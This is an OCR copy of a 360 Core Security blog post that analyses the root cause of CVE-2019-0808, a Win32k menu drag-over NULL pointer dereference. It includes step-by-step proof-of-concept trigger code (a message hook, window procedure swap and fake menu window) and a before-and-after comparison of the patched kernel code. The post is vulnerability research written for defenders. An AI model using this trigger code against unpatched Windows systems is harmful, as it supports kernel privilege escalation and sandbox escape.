Root Cause of the Kernel Privilege Escalation Vulnerabilities CVE-2019-0808

03月14, 2019

By Chengdu Security Response Center of 360 Core Security

文章目录


The monthly security patches released by Microsoft on March 12th, 2019 fixed two Windows zero-days being abused in the wild. CVE-2019-0808 was one of them which was discovered by Google's Threat Analysis Team and submitted to Microsoft. According to Microsoft, this vulnerability affecting Win32k components allows attackers to elevate privileges and execute arbitrary code in kernel mode. Google's analysis says the vulnerability only affects Windows 7 and Windows Server 2008. Windows 10 will not be affected because Microsoft introduced vulnerability mitigation measures in the latest version of the operating system. Considering that some users are still using Windows 7 and this vulnerability combined with Chrome RCE (CVE-2019-5786) has been used for real APT attacks, so this 0day is very likely to be exploited to perform large-scale attacks and pose a real threat. Therefore, 360 Core Security Technique

Center constructed the POC and reproduced the vulnerability triggering process so that security vendors can reference to increase the corresponding protection measures.

1. Root Causes

After receiving the menu window object returned by the window procedure function, the xxxMNFindWindowFromPoint function does not effectively check the validity of its member tagPOPUPMENU, causing the subsequent MNGetpItemFromIndex function to trigger the NULL pointer deference.

2. Triggering the Vulnerability



Below are the elaborations of the process:

- Step 1: First, you need to set the global message hook function to intercept the MN_FINDMENUWINDOWFROMPOINT message sent by xxxMNFindWindowFromPoint.

```
SetWindowsHookExW(WH_CALLWNDPROC, xxWindowHookProc,
    GetModuleHandleA(NULL),
```

360 核心安全技术博客

主页 Home

归档 Archive

分类 Category

关于 About

```
    GetCurrentThreadId());
```

- Step 2: Created a menu item with drag-and-drop functionality, and a special window handle hpwn for backup.

```
hRoot = CreateMenu();
if (!hRoot)
    return;

MENUINFO Info;
Info.cbSize = sizeof(MENUINFO);
Info.fMask = MIM_STYLE;
Info.dwStyle = MNS_DRAGDROP;
SetMenuInfo(hRoot, &Info);
```

```
hpwn = CreateWindowEx(0, "#32768", "SB", 0x80800000, 0, 0, 0, 0, NULL, NULL, NULL, NULL);
```

- Step 3: Entered the NtUserMNDragOver function by dragging the menu or directly calling the relevant system call.

```
POINT p;
p.x = 0;
p.y = 4;
char buf[0x100] = { 0 };
xxNtUserMNDragOver(&p, buf);
```

- Step 4: The sequencing of the function callings is NtUserMNDragOver -> xxxMNMouseMove -> xxxMNFindWindowFromPoint. xxxMNFindWindowFromPoint sent a MN_FINDMENUWINDOWFROMPOINT message to the window and received the returned window handle. Since the global message hook function was set, the execution flow went back to the user layer.

```
if (*(DWORD *)(lParam + 8) == MN_FINDMENUWINDOWFROMPOINT)
{
    OutputDebugStringEx("xxWindowHookProc");
    if (UnhookWindowsHook(WH_CALLWNDPROC, xxWindowHookProc))
    {
        (WndProcFun)SetWindowLongA(*(HWND *)(lParam + 12), GWLP_WNDPROC, (LONG)FakeWindowProc);
    }
}
return CallNextHookEx(0, code, wParam, lParam);
```

- Step 5: The window procedure function of the menu window was replaced, so the global message hook function entered the FakeWindowProc function after execution. Here, it returned directly to the window handle

360 核心安全技术博客

主页 Home

归档 Archive

分类 Category

关于 About

hpwn that has been prepared in advance.

```
if (Msg == MN_FINDMENUWINDOWFROMPOINT)
{
    return (LRESULT)hpwn;
}
return DefWindowProc(hWnd, Msg, wParam, lParam);
```

- Step 6: After the xxxMNFindWindowFromPoint function obtained the window handle, it directly returned its corresponding window object and passed it to the xxxMNUpdateDraggingInfo function. It should be noted that the window object obtained here is the fake hpwn window object. The internal member tagPOPUPMENU was not set completely, so most members are “0”!

```
tagWND = xxxMNFindWindowFromPoint((WCHAR)v3, (int)&UnicodeString, v4);
v17 = IsMFMWFPWindow(tagWND);
if (v17)
{
    v13 = *((_DWORD *)gptiCurrent + 0x2D);
    *((_DWORD *)gptiCurrent + 0x2D) = &v13;
    v14 = tagWND;
    if (tagWND)
        ++*(_DWORD *)(tagWND + 4);
}
if (ppMenuState[1] & 0x8000)
xxxMNUpdateDraggingInfo((int)ppMenuState, tagWND, UnicodeString);
```

- Step 7: After the xxxMNUpdateDraggingInfo function obtained the window object, it accessed its member tagPOPUPMENU object through the MNGetpItem function.

```
v9 = MNGetpItem(*(_DWORD *)(pMenuWnd + 0x80), v3[15]);// pMenuWnd + 0x80 = tagPOPUPMENU
```

The MNGetpItem function continued to access the spmenu member of the tagPOPUPMENU object, causing a NULL pointer dereference vulnerability.

```
unsigned int __stdcall MNGetpItemFromIndex(int a1, unsigned int a2)
{
  unsigned int result; // eax

  if ( a2 == -1 || a2 >= *(_DWORD *)(a1 + 32) )
    result = 0;
  else
    result = *(_DWORD *)(a1 + 52) + 108 * a2;
  return result;
}
```

```
win32k!tagPOPUPMENU
   +0x000 fIsMenuBar       : 0y0
   +0x000 fHasMenuBar      : 0y0
   +0x000 fIsSysMenu       : 0y0
```


360 核心安全技术博客

主页 Home

归档 Archive

分类 Category

关于 About



3. The Patch

In the monthly patches in March, Microsoft fixed the window type confusion (not NULL for the MENU type), and checked the state of the popupMenu object. The code comparison was drawn before and after the patch as follows:

Before:

```
v6 = xxxSendMessage((PVOID)a1[3], 235, UnicodeString, a3 | (a3 >> 16 << 16));
ThreadUnlock1();
if ( IsMFMWFPWindow(v6) )
  userValue = HMValidateHandleNoSecure(v6, 1);
if ( v6 )
{
  *v3 = UnicodeString;
  return v6;
}
```

After:

```
v4 = xxxSendMessage((PVOID)a1[3], 235, UnicodeString, a3 | (a3 >> 16 << 16));
ThreadUnlock1();
if ( IsMFMWFPWindow(v4) )
{
  v5 = HMValidateHandleNoSecure(v4, 1);
  v4 = v5;
  if ( !v5 )
    goto LABEL_12;
  v6 = safe_cast_fnid_to_PMENUWND(v5);
  if ( !v6 )
    return 0;
  v7 = *(_DWORD *)(v6 + 0xB0);
  if ( !v7 || !v7->spmenu )
    return 0;
}
```

360 核心安全技术博客

主页 Home

归档 Archive

分类 Category

关于 About

4. Conclusion

Through the constructed POC, it is found that the vulnerability is triggered when the NtUserMNDragOver function is called under certain circumstances, causing NULL pointer dereference in win32k!MNGetpItemFromIndex. The vulnerability uses the Windows kernel driver module win32k.sys to perform local privilege escalation. Afterwards, it can break through the restrictions of user privilege. In the meanwhile, it can also help attackers to escape sandbox to completely control the victim's computer.

本文链接：http://blogs.360.cn/post/RootCause_CVE-2019-0808_EN.html

-- EOF --

作者 公子 发表于 *2019-03-14 15:19:11*，添加在分类 0day Vulnerability Analysis 下，最后修改于 *2019-03-14 16:46:49*

« Malicious PE files discovered on Google Play
关于CVE-2019-0808内核提权漏洞的成因分析 »

360 核心安全技术博客

主页 Home

归档 Archive

分类 Category

关于 About

Comments